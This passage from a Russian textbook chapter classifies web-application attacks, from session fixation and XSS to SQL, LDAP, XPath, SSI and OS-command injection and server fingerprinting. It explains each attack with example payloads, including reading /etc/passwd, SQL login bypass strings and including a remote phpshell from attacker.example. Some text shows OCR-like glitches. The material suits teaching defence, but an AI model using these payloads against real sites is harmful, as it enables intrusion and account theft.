Большинство известных в настоящий момент вариантов фиксации сессии направлено именно на значение cookie (кстати, не грех будет напомнить, что сохраненные пароли вашего электронного ящика, входа на персональный сайт и прочие сохраняются все в тех же пресловутых cookie, которые можно найти по адресу: and Settings\Username\Cookies). После описанного выше нетрудно догадаться, каким именно образом программы, предназначенные для шпионажа, похищают ваши конфиденциальные данные.

Рассмотрим подробно атаку, направленную на фиксацию сессии. Атака осуществляется в три этапа. На первом этапе злонамеренный пользователь устанавливает на атакуемом сервере так называемую сессию-заглушку и получает (или выбирает произвольный в зависимости от механизма) от него идентификатор. На втором этапе, собственно, и происходит фиксация сессии, когда злоумышленник передает значение идентификатора сессии-заглушки браузеру пользователя и фиксирует его идентификатор. Данный пункт реализуется посредством модификации значения cookie с помощью пресловутого XSS.

Следующим шагом атакующего является собственно подключение к сессии. Атакующий ожидает аутентификации пользователя на сервере. После захода пользователя на сайт злоумышленник подключается к серверу, используя зафиксированный идентификатор, и получает доступ к сессии пользователя. Как вы уже поняли, "гвоздем программы" является фиксация ID, которая реализуется посредством следующих действий.

♦ При наличии уязвимости типа "межсайтовое выполнение сценариев" злоумышленник получает возможность установить определенное значение cookie на стороне клиента посредством следующего кода: http://example/<script> document.cookie="sessionid=12 34;%2 0domain=.example.dom"; </ script>.idc.

♦ Второй вариант предусматривает установку нужного значения cookie с помощью тега META. Кроме того, возможна установка cookie с использованием заголовка HTTP-ответа.

Атаки на клиентов

Следующие подпункты являются описанием атак на пользователей веб-сервера. Во время посещения сайта между пользователем и сервером устанавливаются доверительные отношения как в технологическом, так и в психологическом аспектах. Говоря простым языком, пользователь ожидает, что сайт предоставит ему легитимное безопасное содержимое. Кроме того, пользователь не ожидает атак со стороны сайта. Эксплуатируя это доверие, злоумышленник может применять различные методы для проведения атак на клиентов сервера.

**Подмена содержимого (Content Spoofing).** Наверное, многие из читателей встречались с выражением «дефейс сайта». Так вот, дефейс – это грубая подмена содержимого.

Однако это не есть самое интересное. В отличие от дефейса, следующий способ подмены не преследует цели обескуражить посетивших сайт нецензурными выражениями. Его задачи другие. Используя определенную технику подмены содержимого, злоумышленник заставляет пользователя поверить, что страницы сгенерированы веб-сервером, а не переданы из внешнего источника. Как это происходит?

Некоторые веб-страницы создаются с использованием динамических источников HTML-кода. К примеру, расположение фрейма <frame src="http://foo. example/file.html"> может передаваться в следующем параметре URL:

http://foo.example/page?frame_src=http://foo.example/file.html

Атакующий может заменить исходное значение параметра framesrc на frame_ src= http://attacker.example/spoof.html.

Когда будет отображаться результирующая страница, в строке адреса браузера пользователя начнет отображаться адрес сервера (foo.example), но на странице также будет присутствовать внешнее содержимое, загруженное с сервера атакующего (attacker.example), замаскированное под легальный контент. Получается довольно оригинальная ситуация. Пользователь может и не подозревать, что вводит секретные данные, становящиеся достоянием того, кто умело подделал оригинальную страницу. Задача злонамеренного пользователя, как вы уже догадались, сводится к тому, чтобы он перенаправился по специально созданной ссылке. Последняя в виде спама может быть прислана по электронной почте, системе моментального обмена сообщениями, опубликована на доске сообщений или открыта в браузере пользователя с применением межсайтового выполнения сценариев. В качестве примера реализации данной атаки с успехом подойдет создание ложного пресс-релиза. Предположим, что веб-сервер динамически генерирует фреймы на странице с пресс-релизами компании. Когда пользователь перейдет по ссылке **http://foo.exampLe/pr?pg=http://foo.exampLe/pr/01012003.htmL,** в его браузер загрузится страница следующего содержания (листинг 1.7).

Листинг 1.7. Код, перенаправляющий пользователя на подложную страницу

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content" SRC=" http://foo.example/pr/01012003.html>
 </FRAMESET>
</HTML>
```

Приложение pr создает страницу с меню и динамически генерируемым значением тега FRAME SRC. Фрейм pr_content отображает страницу, указанную в параметре pg HTTP-запроса. Но поскольку атакующий изменил нормальный URL на значениеhttp://foo.example/pr?pg=http://attacker.example/spoofed press_release.html и сервер не проводит проверки параметра pg, результирующий HTML-код будет иметь следующий вид (листинг 1.8).

Листинг 1.8. Результирующий HTML-код

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content"
 SRC=" http://attacker.example/spoofed_press_release.html">
</FRAMESET>
</HTML>
```

В результате attacker.example будет выглядеть так, как будто это страница сервера foo.example.

**Межсайтовое выполнение сценариев (Cross-site Scripting или XSS).** Наличие уязвимости Cross-site Scripting позволяет атакующему передать серверу исполняемый код, который будет перенаправлен браузеру пользователя. Для написания подобного кода обычно используются HTML/JavaScript, но могут быть применены и VBScript, ActiveX, Java, Flash и др. Переданный код исполняется в контексте безопасности (или зоне безопасности) уязвимого сервера. Используя текущие привилегии, код получает возможность читать, модифицировать или передавать важные данные, доступные с помощью браузера (здесь совсем не грех будет вспомнить, что, если вы работаете с правами администратора, шансов попасться на такой крючок больше). При данном виде атаки у атакованного пользователя может быть скомпрометирована учетная запись (кража cookie), его браузер может быть перенаправлен на другой сервер или осуществлена подмена содержимого сервера. В результате тщательно спланированной атаки злоумышленник может использовать браузер жертвы для просмотра страниц сайта от имени атакуемого пользователя. Передача кода в таких случаях осуществляется через URL, в заголовках HTML-запроса (cookie, user-agent, refferer), значениях полей форм и т. д. Существует два типа атак, приводящих к межсайтовому выполнению сценариев:

- ♦ постоянные (сохраненные);
- ♦ непостоянные (отраженные).

Основным различием между ними является то, что в отраженном варианте передача кода серверу и возврат его клиенту осуществляются в рамках одного HTTP-запроса, а в сохраненном – в разных. Осуществление непостоянной атаки требует, чтобы пользователь перешел по ссылке, сформированной злоумышленником (ссылка может быть передана по электронной почте, ICQ и т. д.). В процессе загрузки сайта код, внедренный в URL или заголовки запроса, будет передан клиенту и выполнен в его браузере. Сохраненная разновидность уязвимости возникает, когда код передается серверу и сохраняется на нем на некоторый промежуток времени. Наиболее популярными целями атак в этом случае являются форумы, почта с веб-интерфейсом и чаты. Что самое интересное в данном случае? Следующее: для атаки пользователю не обязательно переходить по ссылке – достаточно посетить уязвимый сайт!

За примерами далеко ходить не приходится: многие сайты имеют доски объявлений и форумы, которые позволяют пользователям оставлять сообщения. Зарегистрированный пользователь обычно идентифицируется по номеру сессии, сохраняемому в cookie. Если атакующий оставит сообщение, содержащее код на языке JavaScript, он получит доступ к идентификатору сессии пользователя. Многие серверы предоставляют пользователям возможность поиска по содержимому сервера. Как правило, запрос передается в URL и содержится в результирующей странице. К примеру, при переходе по URL **http://portaLexample/search?q="fresh beer"** пользователю будет отображена страница, содержащая результаты поиска и фразу **По вашему запросу fresh beer найдено 0 страниц.** Если в качестве искомой фразы будет передан JavaScript-код, он выполнится в браузере пользователя.

**Расщепление HTTP-запроса (HTTP Response Splitting).** Для эксплуатации данной уязвимости злоумышленник должен послать серверу специальным образом сформированный запрос, ответ на который интерпретируется целью атаки как два разных ответа. Второй ответ полностью контролируется злоумышленником, что дает ему возможность подделать ответ сервера. Возможность осуществления атаки возникает, когда сервер возвращает данные, предоставленные пользователем в заголовках HTTP-ответа. Обычно это происходит при перенаправлении пользователя на другую страницу (коды HTTP 3xx) или когда данные, полученные от пользователя, сохраняются в cookie.

В первой ситуации URL-адрес, на который происходит перенаправление, является частью заголовка Location HTTP-ответа, а во втором случае значение cookie передается в

заголовке Set-Cookie. Основой расщепления HTTP-запроса является внедрение символов перевода строки (CR и LF) таким образом, чтобы сформировать две HTTP-транзакции, в то время как реально будет происходить только одна. Перевод строки используется, чтобы закрыть первую (стандартную) транзакцию и сформировать вторую пару вопрос/ответ, полностью контролируемую злоумышленником и абсолютно не предусмотренную логикой приложения. В результате успешной реализации этой атаки злоумышленник может выполнить следующие действия.

♦ Межсайтовое выполнение сценариев.

♦ Модификация данных кэша сервера-посредника. Некоторые кэширующие серверы-посредники (Squid 2.4, NetCache 5.2, Apache Proxy 2.0 и ряд других) сохраняют подделанный злоумышленником ответ на жестком диске и на последующие запросы пользователей по данному адресу возвращают кэшированные данные. Это приводит к замене страниц сервера на клиентской стороне. Кроме этого, злоумышленник может переправить себе значение cookie пользователя или присвоить им определенное значение. Эта атака может быть также направлена на индивидуальный кэш браузера пользователя.

♦ Межпользовательская атака (один пользователь, одна страница, временная подмена страницы). При реализации этой атаки злоумышленник не посылает дополнительный запрос. Вместо этого используется тот факт, что некоторые серверы-посредники разделяют одно TCP-соединение с сервером между несколькими пользователями. В результате второй пользователь получает в ответ страницу, сформированную злоумышленником. Кроме подмены страницы, злоумышленник может также выполнить различные операции с cookie пользователя.

♦ Перехват страниц, содержащих пользовательские данные. В этом случае злоумышленник получает ответ сервера вместо самого пользователя. Таким образом, он может получить доступ к важной или конфиденциальной информации. Приведу пример JSP-страницы:

/redir_lang.jsp<% response.sendRedirect("/by_lang.jsp?lang="+ request.getParameter ("lang")); %>

Когда данная страница вызывается пользователем с параметром lang = English, она направляет его браузер на страницу **/by_lang.jsp?lang=English.** Типичный ответ сервера выглядит следующим образом (используется сервер BEA WebLogic 8.1 SP1) (листинг 1.9).

Листинг 1.9. Ответ сервера на запрос пользователя

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003
271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pMRZOiOQzZiE6Y6iivsREg82pq9Bo1ape7h4YoHZ62RXj
ApqwBE! – 1251019693; path=/
Connection: Close
<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a
href="http://10.1.1.1/by_lang.jsp?lang=English">http://10.1.1.1/by_lang.jsp?lan
g=English</a>.</p>
</body></html>
```

При анализе ответа видно, что значение параметра lang передается в значении заголовка Location. При реализации атаки злоумышленник посылает в качестве значения lang символы перевода строки, чтобы закрыть ответ сервера и сформировать еще один:

/redir_lang.jsp?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Shazam</html>

При обработке этого запроса сервер передаст следующие данные (листинг 1.10).

Листинг 1.10. Ответ сервера на измененный злоумышленником запрос пользователя

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
Shazam</html>
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003
271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pwxbgHwzeaIIFyaksxqsq92Z0VULcQUcAanfK7In7IyrCST
9UsS! – 1251019693; path=/
```

Эти данные будут обработаны клиентом следующим образом:

♦ первый ответ с кодом 302 будет командой перенаправления;

♦ второй ответ (код 200) объемом в 19 байт будет считаться содержимым той страницы, на которую происходит перенаправление;

♦ остальные данные, согласно спецификации HTTP, игнорируются клиентом. Выполнение кода

Все серверы используют данные, переданные пользователем при обработке запросов. Часто эти данные используются при составлении команд, применяемых для генерации динамического содержимого. Если при разработке не учитываются требования безопасности, злоумышленник получает возможность модифицировать исполняемые команды. В настоящее время выделяют несколько типов атак, направленных на выполнение кода на вебсервере.

**Переполнение буфера (Buffer Overflow).** Переполнение буфера на сегодняшний день является самой распространенной уязвимостью в области безопасности ПО. Первая атака с применением данной уязвимости использовалась в вирусе-черве Морриса в 1988 году. Червь, созданный студентом Корнельского университета, всего спустя пять часов после активации умудрился инфицировать около 6000 компьютеров – по сегодняшним меркам не очень много, но не будем забывать про год! Среди пострадавших – такие монстры, как Агентство Национальной безопасности и Стратегического авиационного командования США, лаборатории NASA (в частности, в вычислительном центре NASA в Хьюстоне червь попытался взять под контроль систему запуска кораблей многоразового использования Space Shuttle). Помимо прочего, червь успел насытить свои низменные гастрономические пристрастия исследовательским центром ВМС США, Калифорнийским НИИ, крупнейшими университетами страны, а также рядом военных баз, клиник и частных компаний. С тех пор количество способов реализации атак на переполнение буфера только увеличилось.

Эксплуатация переполнения буфера позволяет злоумышленнику изменить путь исполнения программы методом перезаписи данных в памяти системы. Переполнение возникает, когда объем данных превышает размер выделенного под них буфера. Когда буфер переполняется, данные переписывают другие области памяти, что приводит к возникновению ошибки. Если злоумышленник имеет возможность управлять процессом переполнения, это может вызвать ряд серьезных проблем.

Переполнение буфера может вызывать отказы в обслуживании, приводя к повреждению памяти и вызывая ошибки в программах. Более серьезные ситуации позволяют изменить путь исполнения программы и выполнить в ее контексте различные действия. Это может происходить в нескольких случаях.

Используя переполнение буфера, можно перезаписывать служебные области памяти, например адрес возврата из функций в стеке. Кроме того, при переполнении могут быть переписаны значения переменных в программе.

Переполнение буфера является наиболее распространенной проблемой в безопасности и нередко затрагивает веб-серверы. Однако атаки, эксплуатирующие эту уязвимость, используются против веб-приложений не очень часто. Причина этого кроется в том, что атакующему, как правило, необходимо проанализировать исходный код или образ программы. Поскольку атакующему приходится эксплуатировать нестандартную программу на удаленном сервере, он вынужден атаковать "вслепую", что снижает шансы на успех.

Переполнение буфера обычно возникает при создании программ на языках C и C++. Если часть сайта создана с использованием этих языков, сайт может быть уязвим для этой атаки.

**Атака на функции форматирования строк (Format String Attack).** При использовании этих атак путь исполнения программы модифицируется методом перезаписи областей памяти с помощью функций форматирования символьных переменных. Уязвимость возникает, когда пользовательские данные применяются в качестве аргументов функций форматирования строк, таких как fprintf, printf, sprintf, setproctitle, syslog и т. д. Если атакующий передает приложению строку, содержащую символы форматирования (%f, %p, %n и т. д.), то у него появляется возможность:

♦ выполнять произвольный код на сервере;

♦ считывать значения из стека;

♦ вызывать ошибки в программе/отказ в обслуживании.

Вот пример: предположим, веб-приложение хранит параметр emailAddress для каждого пользователя. Это значение используется в качестве аргумента функции printf: printf(emailAddress). Если значение переменной emailAddress содержит символы форматирования, то функция printf будет обрабатывать их согласно заложенной в нее логике. Поскольку дополнительных значений этой функции не передано, будут использованы значения стека, хранящие другие данные.

Возможны следующие методы эксплуатации атак на функции форматирования строк.

♦ Чтение данных из стека. Если вывод функции printf передается атакующему, он получает возможность чтения данных из стека, используя символ форматирования %x.

♦ Чтение строк из памяти процесса. Если вывод функции printf передается атакующему, он может получать строки из памяти процесса, передавая в параметрах символ %s.

♦ Запись целочисленных значений в память процесса. Используя символ форматирования %n, злоумышленник может сохранять целочисленные значения в памяти процесса. Таким образом можно перезаписать важные значения, например флаги управления доступом или адрес возврата.

**Внедрение операторов LDAP (LDAP Injection).** Атаки этого типа направлены на веб-серверы, создающие запросы к службе LDAP на основе данных, вводимых пользователем.

Упрощенный протокол доступа к службе каталога (Lightweight Directory Access Protocol, LDAP) – открытый протокол для создания запросов и управления службами каталога, совместимыми со стандартом X.500. Протокол LDAP работает поверх транспортных протоколов Интернет (TCP/UDP). Веб-приложение может использовать данные, предоставленные пользователем для создания запросов по протоколу LDAP при генерации динамических веб-страниц. Если информация, полученная от клиента, должным образом не верифицируется, атакующий получает возможность модифицировать LDAP-запрос. Причем запрос будет выполняться с тем же уровнем привилегий, с каким работает компонент приложения, выполняющий запрос (сервер СУБД, веб-сервер и т. д.). Если данный компонент имеет права на чтение или модификацию данных в структуре каталога, злоумышленник получает те же возможности. В листинге 1.11 представлен пример кода, который может быть подвержен атаке данного вида.

Листинг 1.11. Уязвимый код с комментариями

```
line 0: <html>
line 1: <body>
line 2: <%@ Language=VBScript %>
line 3: <%
line 4: Dim userName
line 5: Dim filter
line 6: Dim ldapObj
line 7:
line 8: Const LDAP_SERVER = "ldap.example"
line 9:
line 10: userName = Request.QueryString("user")
line 11:
line 12: if( userName = "" ) then
line 13: Response.Write("<b>Invalid request. Please specify a valid user name</b><br>")
line 14: Response.End()
line 15: end if
line 16:
line 17:
line 18: filter = "(uid=" + CStr(userName) + ")" " searching for the user entry
line 19:
line 20:
line 21: "Creating the LDAP object and setting the base dn
line 22: Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
line 23: ldapObj.ServerName = LDAP_SERVER
line 24: ldapObj.DN = "ou=people,dc=spilab,dc=com"
line 25:
line 26: 'Setting the search filter
line 27: ldapObj.SearchFilter = filter
line 28:
line 29: ldapObj.Search
line 30:
line 31: 'Showing the user information
line 32: While ldapObj.NextResult = 1
line 33: Response.Write("<p>")
line 34:
```

line 35: Response.Write("<u>User information for: " + ldapObj.AttrValue(0) + "</u><br>")
line 36: For i = 0 To ldapObj.AttrCount-1
line 37: Response.Write("" + ldapObj.AttrType(i) +": " + ldapObj.AttrValue(i) + "<br>" )
line 38: Next
line 39: Response.Write("</p>")
line 40: Wend
line 41: %>
line 42: </body>
line 43: </html>

Обратите внимание, что имя пользователя, полученное от клиента, проверяется на наличие в этой строке пустого значения (строки 10-12). Если в переменной содержится какое-то значение, оно используется для инициализации переменной filter (строка 18). Полученное значение используется для построения запроса к службе LDAP (строка 27), который исполняется в строке 29. В приведенном примере атакующий имеет полный контроль над запросом и получает его результаты от сервера (строки 32-40).

**Выполнение команд операционной системы (OS Commanding).** Атаки этого класса направлены на выполнение команд операционной системы на веб-сервере путем манипуляции входными данными. Если информация, полученная от клиента, должным образом не верифицируется, атакующий получает возможность выполнить команды операционной системы. Они будут выполняться с тем же уровнем привилегий, с каким работает компонент приложения, выполняющий запрос (сервер СУБД, веб-сервер и т. д.). Пример: язык Perl позволяет перенаправлять вывод процесса оператору open, используя символ | в конце имени файла:

#Выполнить "/bin/ls" и передать
#результат оператору
open Open (FILE, "/bin/ls|")

Веб-приложения часто используют параметры, которые указывают на то, какой файл отображать или использовать в качестве шаблона. Если этот параметр не проверяется достаточно тщательно, атакующий может подставить команды операционной системы после символа | . Предположим, приложение оперирует URL следующего вида: **http://example/cgi-bin/showInfo.pl?name=John&template=tmp1.txt.**

Изменяя значение параметра template, злоумышленник дописывает необходимую команду (/bin/ls) к используемой приложением:

http://example/cgi-bin/showInfo.pl?name=John&template=/bin/ls|

Большинство языков сценариев позволяет запускать команды операционной системы во время выполнения, используя варианты функции exec. Если данные, полученные от пользователя, передаются этой функции без проверки, злоумышленник может выполнить команды операционной системы удаленно. Следующий пример иллюстрирует уязвимый PHP-сценарий:

exec("ls-la $dir",$lines,$rc);

Используя символ ; (UNIX) или & (Windows) в параметре dir, можно выполнить команду операционной системы:

http://example/directory.php?dir=%3Bcat%20/etc/passwd

В результате подобного запроса злоумышленник получает содержимое файла **/etc/passwd.**

**Внедрение операторов SQL (SQL Injection).** Эти атаки направлены на веб-серверы, создающие SQL-запросы к серверам СУБД на основе данных, вводимых пользователем.

Язык запросов Structured Query Language (SQL) представляет собой специализированный язык программирования, позволяющий создавать запросы к серверам СУБД. Большинство серверов поддерживают этот язык в вариантах, стандартизированных ISO и ANSI. В большинстве современных СУБД присутствуют расширения диалекта SQL, специфичные для данной реализации (например, T-SQL в Microsoft SQL Server и т. д.). Многие веб-приложения используют данные, переданные пользователем, для создания динамических веб-страниц. Если информация, полученная от клиента, должным образом не верифицируется, атакующий получает возможность модифицировать запрос к SQL-серверу, отправляемый приложением. Запрос будет выполняться с тем же уровнем привилегий, с каким работает компонент приложения, выполняющий запрос (сервер СУБД, веб-сервер и т. д.). В результате злоумышленник может получить полный контроль над сервером СУБД и даже его операционной системой. С точки зрения эксплуатации SQL Injection очень похож на LDAP Injection.

Предположим, что аутентификация в веб-приложении осуществляется с помощью веб-формы, обрабатываемой следующим кодом:

```
SQLQuery = "SELECT Username FROM Users WHERE
Username = '" & strUsername & "' AND Password = '"
& strPassword & strAuthCheck =
GetQueryResult(SQLQuery)
```

В этом случае разработчики непосредственно используют переданные пользователями значения strUsername и strPassword для создания SQL-запроса. Предположим, злоумышленник передаст следующие значения параметров:

```
Login:'OR"='
Password:'OR"='
```

В результате серверу будет передан следующий SQL-запрос:

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''=''
```

Вместо сравнения имени пользователя и пароля с записями в таблице Users данный запрос сравнивает пустую строку с пустой строкой. Естественно, результат подобного запроса всегда будет равен True, и злоумышленник войдет в систему от имени первого пользователя в таблице. Обычно выделяют два метода эксплуатации внедрения операторов SQL: обычная атака и атака вслепую (Blind SQL Injection). В первом случае злоумышленник подбирает параметры запроса, используя информацию об ошибках, генерируемую веб-приложением.

К примеру, добавляя оператор union к запросу, злоумышленник может проверить доступность базы данных (листинг 1.12).

Листинг 1.12. Пример применения оператора union в запросе

```
http://example/article.asp?ID=2+union+all+select+name+from+sysobjects
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All
queries in an SQL statement containing a UNION
operator must have an equal number of expressions
in their target lists.
```

Из этого примера следует, что оператор union был передан серверу, и теперь злоумышленнику необходимо подобрать используемое в исходном выражении select количество параметров. Возможен также вариант внедрения SQL-кода вслепую. В этом случае стандартные сообщения об ошибках модифицированы, и сервер возвращает понятную для пользователя информацию о неправильном вводе. Осуществление SQL Injection может быть реализовано и в этой ситуации, однако обнаружение уязвимости затруднено. Наиболее распространен-

ный метод проверки наличия проблемы – добавление выражений, возвращающих истинное и ложное значения.

Выполнение запроса http://example/article.asp?ID=2+and+1=1 к серверу должно вернуть ту же страницу, что и запрос: http://example/article. asp?ID=2, поскольку выражение and 1=1 всегда истинно.

Если в запрос добавляется выражение, возвращающее значение False: example/ article.asp?ID=2+and+1 = 0, то пользователю будет возвращено сообщение об ошибках или страница не будет сгенерирована.

Если факт наличия уязвимости подтвержден, эксплуатация ничем не отличается от обычного варианта.

**Внедрение серверных расширений (SSI Injection).** Атаки данного класса позволяют злоумышленнику передать исполняемый код, который в дальнейшем будет выполнен на веб-сервере. Уязвимости, приводящие к возможности осуществления данных атак, обычно заключаются в отсутствии проверки данных, предоставленных пользователем, перед сохранением их в интерпретируемом сервером файле.

Перед генерацией HTML-страницы сервер может выполнять сценарии, например Server-site Includes (SSI). В некоторых ситуациях исходный код страниц генерируется на основе данных, предоставленных пользователем.

Если атакующий передает серверу операторы SSI, он может получить возможность выполнения команд операционной системы или включить в нее запрещенное содержимое при следующем отображении. Вот и пример: выражение < !—#exec cmd="/ bin/ls /" – > будет интерпретировано в качестве команды, просматривающей содержимое каталога сервера в UNIX-системах. Следующее выражение позволяет получить строки соединения с базой данных и другую чувствительную информацию, расположенную в файле конфигурации приложения .NET: <! – #INCLUDE VIRTUAL="/web.config"->

Другие возможности для атаки возникают, когда веб-сервер использует в URL имя подключаемого файла сценариев, но должным образом его не верифицирует. В этом случае злоумышленник может создать на сервере файл и подключить его к выполняемому сценарию. Предположим, веб-приложение работает со ссылками, подобными следующей: **http:// portal.example/index.php?template=news$body=$_GET['page']."**.php".

В ходе обработки этого запроса сценарий index.php подключает сценарий news. php и выполняет указанный в нем код. Злоумышленник может указать в качестве URL http:// portal.example/index.php?template=http://attacker. example/phpshell, и сценарий phpshell будет загружен с сервера злоумышленника и выполнен на сервере с правами веб-сервера.

Если на сервере предусмотрена функция сохранения документов пользователя, злоумышленник может предварительно сохранить необходимый сценарий и вызвать его через функцию подключения (http://portal.example/index.php? template=users/uploads/phpshell) или напрямую (http://portal. example/users/uploads/phpshell.php).

**Внедрение операторов XPath (XPath Injection).** Эти атаки направлены на веб-серверы, создающие запросы на языке XPath на основе данных, вводимых пользователем.

Язык XPath 1.0 разработан для предоставления возможности обращения к частям документа на языке XML. Он может быть использован непосредственно либо в качестве составной части XSLT-преобразования XML-документов или выполнения запросов XQuery.

Синтаксис XPath близок к языку SQL-запросов. Предположим, что существует документ XML, содержащий элементы, соответствующие именам пользователей, каждый из которых содержит три элемента – имя, пароль и номер счета. Следующее выражение на языке XPath позволяет определить номер счета пользователя "jsmith" с паролем "Demo1234":

```
String(//user[name/text()='jsmith' and
password/text()='Demo1234']/account/text())
```

Если запросы XPath генерируются во время исполнения на основе пользовательского ввода, у атакующего появляется возможность модифицировать запрос с целью обхода логики работы программы. Для примера предположим, что веб-приложение использует XPath для запросов к документу XML для получения номеров счетов пользователей, чьи имена и пароли были переданы клиентом. Если это приложение внедряет данные пользователя непосредственно в запрос, это приводит к возникновению уязвимости (листинг 1.13).

Листинг 1.13. Код, реализующий уязвимость посредством оператора XPath

```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("…");
XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr =
nav.Compile("string(//user[name/text()='"+TextBox1.Text+"'
and password/text()='"+TextBox2.Text+
"']/account/text())");
String account=Convert.ToString(nav.Evaluate(expr));
if (account=="") {
// name+password pair is not found in the XML document
// login failed.
} else {
// account found -> Login succeeded.
// Proceed into the application.
}
```

В случае использования подобного кода злоумышленник может внедрить в запрос выражения на языке XPath, например ввести в качестве имени пользователя следующее выражение:

```
' or 1=1 or '='
```

В этом случае запрос всегда будет возвращать счет первого пользователя в документе, поскольку будет выглядеть следующим образом:

```
string(//user[name/text()='' or 1=1 or ''='' and
password/text()='foobar']/account/text())
```

В результате злоумышленник получит доступ в систему от имени первого в XML-документе пользователя, не предоставляя имени пользователя и пароля.

Разглашение информации

Атаки данного класса направлены на получение дополнительной информации о веб-приложении. Используя эти уязвимости, злоумышленник может определить используемые дистрибутивы ПО, номера версий клиента и сервера и установленные обновления. В других случаях в утекающей информации может содержаться расположение временных файлов или резервных копий. Во многих ситуациях эти данные не требуются для работы пользователя. Большинство серверов предоставляют доступ к чрезмерному объему данных, однако необходимо минимизировать объем служебной информации. Чем большими знаниями о приложении будет располагать злоумышленник, тем легче ему будет скомпрометировать систему.

**Индексирование директорий (Directory Indexing).** Предоставление списка файлов в директории представляет собой нормальное поведение веб-сервера, если страница, отображаемая по умолчанию (index.html/home.html/default.htm), отсутствует.

Когда пользователь запрашивает основную страницу сайта, он обычно указывает доменное имя сервера без имени конкретного файла **(http://www.example.com).** Сервер просматривает основную папку, находит в ней файл, используемый по умолчанию, и на его основе генерирует ответ. Если такой файл отсутствует, в качестве ответа может вернуться список файлов в директории сервера. Этот случай аналогичен выполнению команды

ls (UNIX) или dir (Windows) на сервере и форматированию результатов в виде HTML. В этой ситуации злоумышленник может получить доступ к данным, не предназначенным для свободного доступа. Довольно часто администраторы полагаются на «безопасность через сокрытие», предполагая, что раз гиперссылка на документ отсутствует, то он недоступен непосвященным. Современные сканеры уязвимостей, такие как Nikto, могут динамически добавлять файлы и папки к списку сканируемых в зависимости от результатов запросов. Используя содержимое /robots.txt или полученного списка директорий, сканер может найти спрятанное содержимое или другие файлы. Таким образом, внешне безопасное индексирование директорий может привести к утечке важной информации, которая в дальнейшем будет использована для проведения атак на систему.

Используя индексирование директорий, можно получить доступ к следующим данным.

♦ Резервные копии (BAK, OLD или ORIG-файлы).

♦ Временные файлы. Такие файлы должны удаляться сервером автоматически, но иногда остаются доступными.

♦ Спрятанные файлы, название которых начинается с символа ..

♦ Соглашение об именах. Эта информация может помочь предсказать имена файлов или директорий (admin или Admin, back-up или backup).

♦ Список пользователей сервера. Очень часто для каждого пользователя создается папка с именем, основанном на названии учетной записи.

♦ Имена файлов конфигурации (CONF, CFG или CONFIG).

♦ Содержимое серверных сценариев или исполняемых файлов в случае неверно указанных расширений или разрешений.

Могут использоваться три основных сценария получения списка файлов.

♦ Ошибки конфигурации. Подобные проблемы возникают, когда администратор ошибочно указывает в конфигурации сервера эту опцию. Такие ситуации могут возникать при настройке сложных конфигураций, где некоторые папки должны быть доступны для просмотра. С точки зрения злоумышленника, запрос не отличается от указанного раньше. Он просто обращается к директории и анализирует результат. Его не беспокоит, почему сервер ведет себя подобным образом.

♦ Некоторые компоненты веб-сервера позволяют получать список файлов, даже если это не разрешено в конфигурационных файлах. Обычно это возникает в результате ошибок реализации, когда сервер генерирует список файлов при получении определенного запроса.

♦ Базы данных поисковых машин (Google, Wayback machine) могут содержать кэш старых вариантов сервера, включая списки файлов.

**Идентификация приложений (Web Server/Application Fingerprinting).** Определение версий приложений используется злоумышленником для получения информации об используемых сервером и клиентом операционных системах, веб-северах и браузерах. Кроме того, эта атака может быть направлена на другие компоненты веб-приложения, например службу каталога, сервер баз данных или используемые технологии программирования. Обычно подобные атаки осуществляют, анализируя:

♦ особенности реализации протокола HTTP;

♦ заголовки HTTP-ответов;

♦ используемые сервером расширения файлов (ASP или JSP);

♦ значение cookie (ASPSESSION и т. д.);

♦ сообщения об ошибках;

♦ структуру каталогов и используемое соглашение об именах (Windows/UNIX);

♦ интерфейсы поддержки разработки веб-приложений (Frontpage/WebPublisher);

♦ интерфейсы администрирования сервера (iPlanet/Comanche);

♦ версию операционной системы.

Для определения версий клиентских приложений обычно используется анализ HTTP-запросов (порядок следования заголовков, значение User-agent и т. д.). Однако для этих целей могут применяться и другие техники. Так, например, анализ заголовков почтовых сообщений, созданных с помощью клиента Microsoft Outlook, позволяет определить версию установленного на компьютере браузера Internet Explorer.

Наличие детальной и точной информации об используемых приложениях очень важно для злоумышленника, поскольку реализация многих атак (например, переполнение буфера) специфично для каждого варианта операционной системы или приложения. Кроме того, детальная информация об инфраструктуре позволяет снизить количество ошибок и, как следствие, общий "шум", производимый атакующим. Данный факт отмечен в HTTP RFC 2068, рекомендующим, чтобы значение заголовка Server HTTP-ответа являлось настраиваемым параметром. Пример: сообщения об ошибках – ошибка 404 сервером Apache обозначается фразой **Not Found,** в то время как IIS 5.0 отвечает сообщением **Object Not Found** (листинг 1.14).

Листинг 1.14. Сообщение об ошибке, формируемое сервером Apache

```
# telnet target1.com 80
Trying target1.com…
Connected to target1.com.
Escape character is '^]'.
HEAD /non-existent-file.txt HTTP/1.0
HTTP/1.1 404 Not Found
Date: Mon, 07 Jun 2004 14:31:03 GMT
Server: Apache/1.3.29 (UNIX)
mod_perl/1.29
Connection: close
Content-Type: text/html; charset=iso-
8859-1
```

